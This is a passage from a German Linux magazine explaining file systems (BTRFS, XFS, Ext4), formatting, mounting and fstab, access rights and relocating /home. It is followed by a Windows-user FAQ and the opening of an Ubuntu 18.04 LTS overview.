Ein Grund für die Subvolumes ist „Copy on Write“ (CoW). Dadurch werden Änderungen von Dateien beschleunigt, weil das Dateisystem zunächst alle neuen Blöcke in einen freien Speicherplatz schreibt, ohne die ursprüngliche Datei zu verändern. Bei vielen kleinen Dateien oder häufigen Schreibzugriffen wirkt CoW jedoch als Bremse. Deshalb ist die BTRFS-Funktion bei einigen Subvolumes deaktiviert, etwa bei den Datenbankverzeichnissen „/var/lib/mysql“ und „/var/lib/pgsql“.

Partitionen lassen sich beim Dateisystem BTRFS zur Laufzeit verkleinern oder vergrößern und Sie können den Speicherplatz durch Partitionen erweitern, die auf anderen Festplatten liegen. Das Dateisystem nutzt optional interne Komprimierung, defragmentiert selbständig im laufenden Betrieb und vermeidet Platzverschwendung bei sehr kleinen Dateien.

XFS verwendet Open Suse auf der Home-Partition, weil hier Snapshots und Copy on Write nicht erforderlich und sinnvoll sind. XFS lässt sich auf Partition bis zu 16 Exbibyte einsetzen, die maximale Dateigröße liegt bei acht Exbibyte. Das Dateisystem kommt häufig auf NAS-Geräten und Smart-TVs mit USB-Aufzeichnungsfunktion zum Einsatz. Es bietet gute Leistungen bei kleinen und großen Dateien und bei Multi-Threading-Anwendungen. Im direkten Vergleich mit Ext4 zeigen sich im praktischen Betrieb aber weder besondere Vor- noch Nachteile. Insgesamt besitzt BTRFS zwar allerhand nützliche Spezialitäten, die aber auf einem Desktopsystem nicht unbedingt erforderlich sind. Die komplexe Partitionsstruktur mit BTRFS und XFS erfordert erhöhte Einarbeitungszeit ohne ersichtlichen Nutzen auf einem heimischen PC. BTRFS erleichtert vor allem Serveradministratoren das Leben, die viel Zeit mit dem Erweitern und Ersetzen von Speicherkapazitäten verbringen.

BTRFS kann allerdings auf Mini-PCs wie dem Raspberry Pi sinnvoll sein. Open Suse (*https://en.opensuse.org/HCL:Raspberry_Pi3*) richtet auf dem Gerät BTRFS mit aktivierter Komprimierung ein. Das spart Platz auf der SD-Karte und sorgt für schnelleren Datentransfer. Das gleiche Prinzip lässt sich auch auf kleineren SSDs im PC anwenden.



BTRFS: Interessante Funktionen bedeuten auch mehr Komplexität. Deshalb fällt der Partitionierungsvorschlag bei Open Suse nicht gerade übersichtlich aus.

3. Partitionen erstellen und formatieren

Wenn Sie zusätzliche Festplatten in Ihrem Linux-System verwenden wollen, müssen Sie diese partitionieren und formatieren. Gparted erledigt beides in einem Arbeitsgang. Alternativ erstellen Sie Partitionen mit fdisk oder gdisk im Terminalfenster. Wenn Sie die Kommandozeile benutzt haben, müssen Sie die Partitionen noch formatieren. Dafür verwenden Sie beispielsweise diesen Befehl:

```
sudo mkfs.ext4 -L [Bezeichnung] /
  dev/sd[XY]
```

Nach „mkfs.“ („make filesystem“) folgt hier die Angabe „ext4“, und hinter „-L“ definieren Sie optional eine Bezeichnung, anhand derer sich die Partition später im Dateimanager leichter identifizieren lässt. Den Platzhalter „[XY]“ ersetzen Sie durch die Laufwerksbezeichnung und Partitionsnummer, etwa „/dev/sdb1“ oder „/dev/sdc2“. Eine Übersicht mit den verfügbaren Partitionen erhalten Sie mit

```
sudo fdisk -l
```

Überprüfen Sie die Laufwerksangabe genau, damit Sie nicht versehentlich die falsche Partition formatieren.

Für andere Dateisysteme gibt es entsprechende Tools, beispielsweise mkfs.ext3, mkfs.ntfs und mkfs.vfat (FAT32). Tools für BTRFS, XFS und ExFAT sind bei Ubuntu/Mint standardmäßig nicht installiert. Die nötigen Pakete für diese Dateisysteme heißen „btrfs-tools“, „xfsprogs“, „exfat-fuse“ und „exfat-

EINZELNE DATEIEN MOUNTEN

Der mount-Befehl lässt sich nicht nur für Partitionen auf Festplatten nutzen. Sie können auch Dateien einbinden, die eines der unterstützten Dateisysteme enthalten. Ein Beispiel dafür sind CD/DVD-Abbilder. Eine ISO-Datei enthält ein ISO9660-Dateisystem und lässt sich mit

```
sudo mount -o loop Datei.iso /mnt/iso
```

einbinden. Das ISO-Dateisystem ist nur lesbar. Sie können daher in „/mnt/iso“ nichts ändern.

Eine weitere Anwendung sind Containerdateien. Erstellen Sie eine Datei mit einem GB Größe und formatieren Sie diese mit dem Ext4-Dateisystem:

```
dd if=/dev/zero of=~/Ext4.img bs=1M count=1024
mkfs.ext4 ~/Ext4.img
sudo mkdir /mnt/file
sudo mount -o loop ~/Ext4.img /mnt/file
```

Der Inhalt der Datei steht nun unter „/mnt/file“ bereit und lässt sich wie jedes andere eingehängte Dateisystem verwenden.


```
te@teu160403: ~
te@teu160403:~$ mkfs.ntfs

Usage: mkntfs [options] device [number-of-sectors]

Basic options:
    -f, --fast                      Perform a quick format
    -Q, --quick                     Perform a quick format
    -L, --label STRING              Set the volume label
    -C, --enable-compression        Enable compression on the volume
    -I, --no-indexing               Disable indexing on the volume
    -n, --no-action                 Do not write to disk

Advanced options:
    -c, --cluster-size BYTES        Specify the cluster size for the volume
    -s, --sector-size BYTES         Specify the sector size for the device
    -p, --partition-start SECTOR    Specify the partition start sector
    -H, --heads NUM                 Specify the number of heads
    -S, --sectors-per-track NUM     Specify the number of sectors per track
```

Formatieren: Für jedes Dateisystem gibt es ein eigenes mkfs-Tool. Rufen Sie das Tool ohne Parameter auf, um eine kurze Übersicht der verfügbaren Optionen zu erhalten.



Ohne Rechte: Standardbenutzer sehen zwar alle Laufwerke im Dateimanager, dürfen aber Ext4-Partitionen auf internen Laufwerken nicht ohne Admin-Passwort einbinden.

utils“. Die Tools kennen unterschiedliche Optionen, die teilweise für das jeweilige Dateisystem spezifisch sind. Starten Sie das gewünschte Tool ohne weitere Angaben, um eine kurze Übersicht zu erhalten. Ausführliche Informationen bietet die Manpage, die Sie sich etwa mit

```
man mkfs.ntfs
```

anzeigen lassen. Ein Beispiel: mkfs.ntfs überschreibt aus Sicherheitsgründen den vorhandenen Inhalt mit Nullen, was aber relativ lange dauert. Mit dieser Variante

```
mkfs.ntfs --quick -L [Bezeichnung]
  /dev/sd[XY]
```

geht es deutlich schneller.

4. Partitionen in das Dateisystem einbinden

Nachdem Sie eine Partition neu formatiert haben, taucht diese sofort im Dateimanager auf. Mit einem Klick darauf binden Sie die Partition in das Dateisystem unter „/media/[Benutzername]/[Volume-Label]“ ein.

Bei Ubuntu verhält sich der Dateimanager abhängig von Benutzerrechten, Dateisystem und Laufwerkstyp unterschiedlich:

- Benutzer mit administrativen Rechten (Systemverwalter) dürfen interne und externe Laufwerke über den Dateimanager ein- und aushängen.
- Auch Systemverwalter erhalten Schreibzugriff nur auf FAT32- und NTFS-Partitionen. Bei Linux-Dateisystemen wie Ext4, BTRFS und XFS gibt es nur Lesezugriff.
- Nutzer ohne administrative Rechte (Standardbenutzer) dürfen über den Dateimanager nur externe Geräte (USB-Sticks und USB-Festplatten) ein- und aushängen. Schreibzugriff ist nur auf FAT32- und NTFS-Partitionen erlaubt.
- Standardbenutzer werden bei einem Klick auf interne, nicht eingebundene Laufwerke zur Eingabe des Systemverwalter-Passworts aufgefordert. Bei FAT32 und NTFS räumt Ubuntu Lese- und Schreibzugriff ein, auf Linux-Dateisystemen gibt es nur Leserechte.

Für den unkomplizierten Umgang mit USB-Laufwerken sollten Sie diese vorzugsweise mit den Dateisystemen FAT32 oder NTFS formatieren. Wenn Sie sich für ein Linux-Dateisystem entscheiden, müssen Sie die Rechte wie bei internen Laufwerken setzen, damit Sie Dateien darauf speichern können (siehe Punkt 5).

Tools für die Kommandozeile: Wer ohne grafische Oberfläche arbeitet, verwendet das Tool mount in einem Terminalfenster. Dieser Befehl

```
blkid
```

zeigt die verfügbaren Partitionen an – einschließlich Gerätepfad und Typ des Dateisystems. Erstellen Sie ein Verzeichnis, in das Sie das Dateisystem einhängen wollen, beispielsweise mit

```
sudo mkdir /mnt/Data
```

Danach hängen Sie die gewünschte Partition ein:

```
sudo mount /dev/sdb2 /mnt/Data
```

„sdb2“ ersetzen Sie durch den mit blkid ermittelten Gerätepfad. Mount erkennt das verwendete Dateisystem automatisch und fragt nicht danach.

Soll die interne Festplatte beim Systemstart automatisch eingehängt werden, editieren Sie mittels

```
sudo nano /etc/fstab
```

die Datei fstab. Eine zusätzliche Zeile in der Konfigurationsdatei kann dann folgendermaßen aussehen:

```
UUID=e9e72ace-d31b-418e-9669-
  a69488cc3488 /mnt/Data ext4
  x-gvfs-show 0 0
```

Sie können am Beginn des Eintrag auch den Gerätepfad verwenden (etwa „/dev/sdb2“). Es ist jedoch sicherer, die eindeutige UUID einzutragen, die das Tool blkid ebenfalls anzeigt. Dann findet das System die Partition in jedem Fall, selbst wenn sich die Reihenfolge der Laufwerke ändert. Die Option „x-gvfs-show“ bewirkt, dass der Dateimanager die Partition anzeigt. Speichern Sie die Datei mit Strg-O und beenden Sie den Editor mit Strg-X.

5. Zugriffsrechte im Dateisystem setzen

Bei neu in das Dateisystem eingebundenen Ext4-, XFS- oder BTRFS-Partitionen hat

nur der Benutzer „root“ Schreibzugriff, andere Benutzer erhalten nur Lesezugriff. Wenn Sie der einzige Benutzer des Systems sind, können Sie es sich einfach machen. Mit der Befehlszeile

```
sudo chmod -R 777 /mnt/Data
```

setzen Sie maximale Zugriffsrechte. Alle neuen Dateien und Ordner gehören dem Benutzer, der sie erstellt hat.

Bei Mehrbenutzersystemen ist die Rechtevergabe komplizierter. Hier steuern Sie den Zugriff über die Gruppenzugehörigkeit und Access Control Lists (ACL). Das dafür nötige Tool setfacl ist unter Ubuntu 16.04.x und Linux Mint 19.x standardmäßig installiert. Führen Sie im Terminalfenster folgende fünf Befehlszeilen aus:

```
sudo mkdir /mnt/Data/Projekte
sudo chgrp plugdev /mnt/Data/
  Projekte
sudo chmod g+rwx /mnt/Data/Projekte
sudo chmod g+s /mnt/Data/Projekte
sudo setfacl -R -dm
  u::rwx,g:plugdev:rwx,o::rx /mnt/
  Data/Projekte
```

Diese Befehlszeilen erstellen das Verzeichnis „/mnt/Data/Projekte“ für den Datenaustausch. Es gehört der Gruppe „plugdev“, die Vollzugriff erhält. „chmod g+s“ bewirkt, dass die Gruppe erhalten bleibt, wenn ein Benutzer neue Dateien oder Ordner anlegt. Mit „setfacl“ setzen Sie die Standard-Zugriffsrechte, die auf alle enthaltenen und zukünftigen Elemente vererbt werden. Im Ergebnis erhalten alle Mitglieder der Gruppe „plugdev“ Lese- und Schreibzugriff. Zur dieser Gruppe gehören unter Ubuntu/Mint standardmäßig alle Benutzer.

6. Dateisystem schnell und einfach erweitern

Der Verzeichnisbaum sieht auf allen verbreiteten Linux-Systemen gleich aus. Unter „/usr/bin“ finden Sie die meisten Anwendungen, in „/var“ liegen Dateien von Webservern und Datenbanken und die Benutzerprofile sind in „/home“ untergebracht. Auf welchen Festplatten beziehungsweise Partitionen die Verzeichnisse liegen, spielt keine Rolle. Sollte einmal der Platz knapp werden, etwa auf einer kleinen SSD, können Sie einzelne Ordner schnell auf eine zweite Festplatte mit mehr Kapazität verlagern.

Wir gehen davon aus, dass Sie eine zweite Festplatte unter „/mnt/data“ eingebunden haben, wie in Punkt 4 beschrieben. Melden Sie sich beim System ab, damit keine Dateien im Homeverzeichnis geöffnet sind. Wechseln Sie mit der Tastenkombination Strg-Alt-F1 zu einer virtuellen Konsole und melden Sie sich dort an. Kopieren Sie die Home-Verzeichnisse auf das andere Laufwerk und benennen Sie das bisherige Verzeichnis um:


```
sudo rsync -av /home/ /mnt/data/
  home
mv /home /home.bak
```

Beachten Sie beim rsync-Befehl den abschließenden Slash hinter „/home/“.


Möglichkeit 1: Sie können den Ordner per Symlink (symbolische Verknüpfung) einbinden:

```
sudo ln -s /mnt/data/home /home
```

Danach greifen Sie über den Symlink „/home“ auf den Inhalt von „/mnt/data/home“ zu. Beim Ordner „/home“ sind dabei keine Einschränkungen zu erwarten. Es gibt jedoch Zugriffsprobleme bei Samba-Netzwerkfreigaben, wenn Ordner Symlinks enthalten.



Kein Schreibzugriff: Per mount oder fstab eingehängte Dateisysteme gehören dem Benutzer „root“. Schreibberechtigungen müssen Sie über das Linux-Rechtesystem explizit erlauben.



Automount: In der Datei „/etc/fstab“ konfigurierte Partitionen bindet Linux beim Start automatisch ein. Über die bind-Option verlagern Sie Standardordner auf andere Partitionen.

Die nachfolgende, alternative Methode kennt diese Einschränkung nicht.

Möglichkeit 2: Erstellen Sie mit diesen zwei Befehlen den Ordner „/home“ und hängen Sie das gewünschte Verzeichnis ein:

```
sudo mkdir /home
sudo mount -o bind /mnt/data/home /
  home
```

Damit Linux den Ordner beim Systemstart automatisch einbindet, tragen Sie über

```
sudo nano /etc/fstab
```

diese Zeile in die fstab ein:

```
/mnt/data/home /home none bind 0 0
```

Mit Strg-Alt-F7 kehren Sie nun zur grafischen Oberfläche zurück und melden sich an. Ihr Home-Verzeichnis finden Sie so vor, wie Sie es verlassen haben – nur mit mehr Platz.

Bei anderen Verzeichnissen gehen Sie entsprechend vor. Sie müssen nur dafür sorgen, dass gerade keine Dateien geöffnet sind. Am sichersten ist es, die Maßnahme in einem Livesystem durchzuführen, etwa in Linux Mint, das Sie bootfähig auf der Heft-DVD finden. ■

Windows fragt – Linux antwortet

Die Benutzung von Ubuntu oder Linux Mint ist nicht kompliziert. Allerdings ist doch einiges anders gelöst als bei Windows. Die drängendsten Fragen eines Windows-Users beantwortet dieser Artikel.

VON THORSTEN EGGELING



Ubuntu-Installation: Der Setupassistent ist relativ übersichtlich. Wenn Sie nicht versehentlich die falsche Option wählen, besteht keine Gefahr für Ihre Windows-Partition.

Selten ist die erste Begegnung mit Linux zugleich der erste Kontakt zum PC. Beim Kauf eines Computers ist meist Windows vorinstalliert und so bringen PC-Benutzer eher Erfahrung mit diesem System mit. Je mehr Windows-Wissen vorhanden ist, desto größer ist die Versuchung, Bedienung und Software unter Linux möglichst wiederzufinden. Teilweise kann das auch gelingen. In einigen Bereichen funktioniert Linux jedoch anders.

1. Installation des Systems

Frage: Ist die Installation von Linux neben Windows auf der gleichen Festplatte sicher oder besteht die Gefahr von Datenverlust?
Antwort: Linux benötigt eine eigene Partition auf der Windows-Festplatte, die Sie meist erst schaffen müssen, indem Sie die Windows-Partition verkleinern. Alternativ können Sie eine zweite, leere Festplatte im PC verwenden oder ein USB-Laufwerk. Änderungen an der Partitionsstruktur und die Installation zusätzlicher Betriebssysteme sind jedoch immer mit einem gewissen Risiko verbunden. Die Setupprogramme der Linux-Distributionen ändern auf der Festplatte zwar nichts ohne Ihre Zustimmung, aber mit einer falschen Auswahl lassen sich damit auch die Windows-Partition löschen. Sie sollten daher immer eine Sicherungskopie wenigstens Ihrer persönlichen Daten erstellen oder ein komplettes Backup der Windows-Partition. Sie sollten außerdem im Besitz einer passenden Windows-Installations-DVD sein oder einen USB-Stick als Wiederherstellungslaufwerk einrichten. Unter Windows 8.1 oder 10 drücken Sie dazu Win-R, tippen *recoverydrive* ein, klicken auf „OK" und folgen den Anweisungen des Assistenten. Wenn nötig, können Sie dann beispielsweise die Windows-Bootumgebung wiederherstellen.

2. Updates und Upgrades

Frage: Bei Windows nerven die ständigen Updates beziehungsweise Upgrades – vor allem bei Windows 10. Wie erfolgen Updates bei Linux und wie lange lässt sich das einmal installierte System nutzen?
Antwort: Updates sind für die Sicherheit des Systems nötig und beseitigen Fehler in der Software. Das ist bei Linux nicht anders als bei Windows. Allerdings ist das Updatevolumen bei Linux durchweg geringer und die Installation erfolgt deutlich schneller. Auch Systemkomponenten lassen sich im laufenden System austauschen. Es gibt daher keine Wartezeiten nach dem Neustart des Systems, weil zuvor gesperrte Systemdateien noch aktualisiert werden müssen. Allerdings werden bei Linux auch nicht alle Bestandteile des Systems oder die installierte Software ständig aktualisiert. In der Regel gibt es keine neuen Hauptversionen einer Software. Ausnahmen sind bei Ubuntu und Linux Mint beispielsweise der Webbrowser Firefox und das E-Mail-Programm Thunderbird. Neuere Versionen anderer Programme werden über die Paketverwaltung meist nicht angeboten. Wer eine neue Funktion etwa in Libre Office oder Gimp ausprobieren möchte, kann die aktuelle Version jedoch unter Umgehung der Standard-Paketverwaltung installieren.
Wer sich für eine LTS-Version (Long Term Support) wie Ubuntu 18.04 oder Linux Mint 19 entscheidet, hat mindestens fünf Jahre

Zeit, bis das nächste Distributionsupgrade ansteht. Beide Systeme sind 2018 erschienen, werden also noch bis 2023 mit Updates versorgt. Die nächste LTS-Version wird 2020 fertiggestellt sein. Sie können dann ein Upgrade durchführen, müssen aber nicht. Bei Ubuntu verlaufen Distributionsupgrades in der Regel unkompliziert ab und das System informiert Sie zeitnah über die Möglichkeit. Bei Linux Mint haben die Entwickler beim Umstieg auf die nächsthöhere Version im LTS-Zweig bisher eine Neuinstallation empfohlen, obwohl früher auch ein Upgrade möglich war.

3. Software installieren


Frage: Für Windows bieten Softwarehersteller meist MSI- oder EXE-Dateien als Setuppaket an. Diese können per Doppelklick installiert werden. Wo finde ich solche Installer für Linux?

Antwort: Das Installieren von Software funktioniert unter Linux anders und geregelter als unter Windows. Ubuntu oder Linux Mint sind Distributionen, die „Software-Quellen“ mit mehreren Tausend Anwendungen bereithalten. Software jenseits dieser offiziellen Quelle ist nicht vorgesehen (wenngleich für erfahrene Nutzer durchaus erreichbar). Der komfortabelste Weg, unter Ubuntu neue Programme zu installieren, ist das Programm „Ubuntu Software“. Sie öffnen es aus dem Starter und suchen nach der gewünschten Anwendung. Sind Sie fündig geworden, reicht ein Klick und die Installation startet. Deinstallieren funktioniert analog. Linux-Mint-Nutzer starten ein ähnliches Programm über das Menü und „Systemverwaltung → Anwendungsverwaltung“.


Linux-Kenner bevorzugen meist die Installation mit dem Befehl apt im Terminal, was unter jedem Debian-basierenden Linux funktioniert. Hier muss man allerdings den Namen des Pakets kennen, um es dann mit beispielsweise mit *sudo apt-get install filezilla* zu installieren. Installationen benötigen immer Administratorrechte – daher das vorangestellte sudo. Es erfolgt dann die Abfrage des Passwortes für den Nutzer root, der über die nötigen Admin-Rechte verfügt.

4. Hardware unter Linux

Frage: Ist gewährleistet, dass sich die Hardware in meinem PC oder Notebook und die Peripheriegeräte uneingeschränkt auch unter Linux nutzen lassen?



Aktualisierungen: Auch bei Linux bleiben Ihnen regelmäßige Updates nicht erspart. Das Downloadvolumen ist aber eher gering und die Installation läuft schnell ab.



Ubuntu Software: Diese Anlaufzentrale bietet im Stile eines App Stores alle Programme, die in Ubuntus offiziellen Paketquellen erhältlich sind.

Antwort: Kurz gesagt: Nein. Die lange Version der Antwort lautet: Es kommt darauf an. Hardwarehersteller bieten in der Regel kaum Unterstützung für Linux. Unproblematisch sind Basiskomponenten wie Grafik-, SATA- oder Ethernet-Chipsatz. Wenn Sie beim Discounter um die Ecke jedoch einen Drucker, Scanner, USB-TV-Stick oder WLAN-Stick erwerben, sind auf der beigelegten CD meist keine Linux-Treiber zu finden. Und selbst wenn, passen sie nur im seltenen Fällen zum installierten System. Auch bei Notebooks gibt es oft Einschränkungen. Manchmal lässt sich die Helligkeit des Bildschirms nicht über die vorgesehenen Tastenkombinationen steuern oder die Stromsparmodi funktionieren nicht wie unter Windows.

Deswegen hilft es nur, sich vor dem Kauf im Internet oder beim Händler über die Linux-Tauglichkeit eines Notebooks oder Peripheriegerätes zu informieren. Es gibt auch Händler, die sich auf Hardware für Linux spezialisiert haben, beispielsweise Tuxedo (*www.tuxedocomputers.com*).

5. Datenaustausch mit Windows

Frage: Lassen sich Dateien, die auf der Windows-Partition oder einer externen Festplatte liegen, auch unter Linux öffnen?

Antwort: Linux-Systeme können auch auf Partitionen zugreifen, die mit den Dateisystemen FAT, FAT32 oder NTFS formatiert sind. Für exFAT-Laufwerke müssen Sie die Pakete „exfat-fuse“ und „exfat-utils“ nachinstallieren.

Die NTFS-Systempartition kann Linux nur in das Dateisystem einhängen, wenn Windows zuvor komplett heruntergefahren wurde. Sie dürfen bei Windows 7 daher nicht den „Ruhezustand“ aktivieren und bei Windows 8.1 und 10 müssen Sie über „Neu starten“ statt „Herunterfahren“ beenden, bevor Sie Linux starten.

Das neue Ubuntu 18.04 LTS

Ubuntu ist eine absolute Marke unter den vielen, oft kurzlebigen oder wankelmütigen Desktopdistributionen. Auf solider Debian-Basis und Deb-Paketformat hat Canonical einen Quasistandard für den Linux-Desktop geschaffen.


VON HERMANN APFELBÖCK

Ubuntu hat mehr als 40 Varianten und Ableger. Alleine schon die nachfolgend aufgezählten offiziellen Ubuntu-Varianten decken praktisch jede(n) Einsatzzweck, Zielgruppe und Hardware ab: Kubuntu, Ubuntu Mate, Ubuntu Budgie, Xubuntu, Lubuntu, und Ubuntu Server.

Viele weitere Linux-Projekte sind auf den grundsoliden Ubuntu-Zug aufgesprungen, um Ubuntu mit anderer Oberfläche oder anderer inhaltlicher Ausrichtung zu spezialisieren: Die prominentesten wie Linux Mint, Peppermint-OS, Bodhi Linux, Elementary OS oder Zorin-OS.

Die LTS-Versionen von Ubuntu sind dabei die wichtigen Meilensteine für die Linux-Gemeinde. Alle zwei Jahre erscheinen im April diese Ausgaben mit Long Term Support, die dann fünf Jahre mit Updates versorgt werden. Viele Ubuntu-Nutzer, erst recht Serveradministratoren warten grundsätzlich die LTS-Versionen ab und lassen die halbjährlichen Zwischenversionen wie zuletzt 18.10, 17.10, 17.04 und 16.10 (und nach Redaktionsschluss 19.04) links liegen. Zahlreiche Ubuntu-Ableger wie Linux Mint konzentrieren sich ebenfalls auf die LTS-Versionen und erneuern ihre Systembasis im Turnus von Ubuntu LTS und dessen Point Releases.


Weitere Ubuntu-Derivate definieren sich nur durch eine Zweck- oder Zielgruppen-spezifische Softwareausstattung. So sind zum Beispiel ein Edubuntu, Ubuntu Studio, Mythbuntu oder Kodibuntu eine eigenen Systeme im technischen Sinn, sondern liefern nur einige spezielle Softwarepakete.



Im folgenden geht es um das aktuelle LTS-System 18.04.2 der Hauptausgabe Ubuntu mit dem auf Gnome-basierenden Desktop Unity sowie die offiziellen Alterantiven. Canonical hat Ubuntu 18.04 nicht nur mit einem neuen Kernel und frischer Software aktualisiert, sondern an signifikanten Verbesserungen unter der Haube gearbeitet und nebenbei Feinschliff am Desktop betrieben.

Überarbeitete Installer Ubiquity und Subiquity

Das Ubuntu-Installationsprogramm hat über Jahre Maßstäbe bei der Linux-Installation gesetzt. Nun hat Canonical den grafischen Ubiquity-Installer sowie den textbasierten Subiquity für den Ubuntu-Server noch einmal deutlich überarbeitet. An der Verortung hat sich nichts geändert: Die meisten Desktop-Ubuntus bieten den Ins-



